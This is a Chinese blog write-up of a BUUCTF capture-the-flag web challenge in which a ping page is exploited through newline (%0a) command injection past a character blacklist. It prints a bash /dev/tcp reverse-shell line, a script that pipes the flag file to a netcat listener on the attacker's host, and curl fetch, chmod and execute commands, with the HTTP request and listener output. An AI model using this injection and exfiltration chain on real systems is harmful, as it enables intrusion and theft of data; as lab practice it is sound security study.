

# BUUCTF--[第二章 web进阶]死亡ping命令

原创

XingHe\_0 于 2020-11-13 13:21:48 发布 3996 收藏 4

分类专栏: [buuctf](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_45414878/article/details/109672659](https://blog.csdn.net/qq_45414878/article/details/109672659)

版权



[buuctf](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏


## BUUCTF--[第二章 web进阶]死亡ping命令

本文只是对官方wp进行了一点修改, 因为在测试过程中发现8080端口弹不回flag, 在本地测试也是一样的结果, 但是把端口修改成8089, 其他端口应该也可以, 并且nc监听方式为: `nc -lvp 8089`, flag的值才能弹回。

开启环境发现是一个ping的页面, 通过ping可以发现是存在一些黑名单过滤的, 被拦截时候显示IP包含恶意字符。


利用fuzz的方式能够知道过滤了以下字符:

```
["$", "{", "}", "~", ";", "&", "|", "(", ")", "\\", " ", "~", "!", "@", "#", "%", "^", "*", "[", "]", "\\", ":", "-", "_"];
```



通过%0a能够注入新的一条命令进行执行。

ip=127.0.0.1%0als



由于docker是没有bash、python程序的，并且sh反弹是不行的。

bash -i >& /dev/tcp/127.0.0.1/8080 0>&1


目前是能通过折中的方式执行任意命令，用小号在BUU上开一个内网的主机

编写1.sh，内容如下：


```
ls
cat /FLAG | nc your_buu_ip 8089
```

把他复制到网站根目录  
在靶机上用curl下载

```
127.0.0.1%0acurl your_buu_ip/1.sh > /tmp/1.sh #请求bash文件到tmp目录
```



```
127.0.0.1%0achmod 777 /tmp/1.sh #给bash加权限
```



```
nc -lvp 8089 #your_buu_ip的机器上进行监听8089端口
```

```
127.0.0.1%0ash /tmp/1.sh #执行bash文件
```

目标: http://208b1bdb-cf4d-48cc-9edd-63a08f4a93e0.node3.buuj.cn

请求

Raw Params Headers Hex

```
1 POST /ping.php HTTP/1.1
2 Host: 208b1bdb-cf4d-48cc-9edd-63a08f4a93e0.node3.buuj.cn
3 Content-Length: 27
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/86.0.4240.183 Safari/537.36 Edg/86.0.622.63
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://208b1bdb-cf4d-48cc-9edd-63a08f4a93e0.node3.buuj.cn
9 Referer: http://208b1bdb-cf4d-48cc-9edd-63a08f4a93e0.node3.buuj.cn/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
12 Cookie: UM_distinctid=175b79e92e0bc6-0042d3ee56aafa-7f677c65-248000-175b79e92e15f9
13 Connection: close
14
15 ip=127.0.0.1%0ash+/tmp/1.sh
```

响应

Raw Headers Hex Render

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Fri, 13 Nov 2020 05:13:44 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 15
6 Connection: close
7 X-Powered-By: PHP/7.3.18
8
9 IP Ping 成功.
```

完成

```
root@0dfa2a451648:~# nc -lvp 8089
listening on [any] 8089 ...
connect to [172.16.145.210] from 7668-208b1bdb-cf4d-48cc-9edd-63a08f4a93e0.1.7wmf5ohilemvy9u7i65hw0ku.ctfd_swarm_2 [172.16.145.18]
n1book{6fa82809179d7f19c67259aa285a7729}root@0dfa2a451648:~#
```

ssh://root@node3.buuj.cn:28032

SSH2 xterm 156x42

[https://blog.csdn.net/qq\\_45414878](https://blog.csdn.net/qq_45414878)

ps:

个人站点博客: XingHe, 欢迎来踩~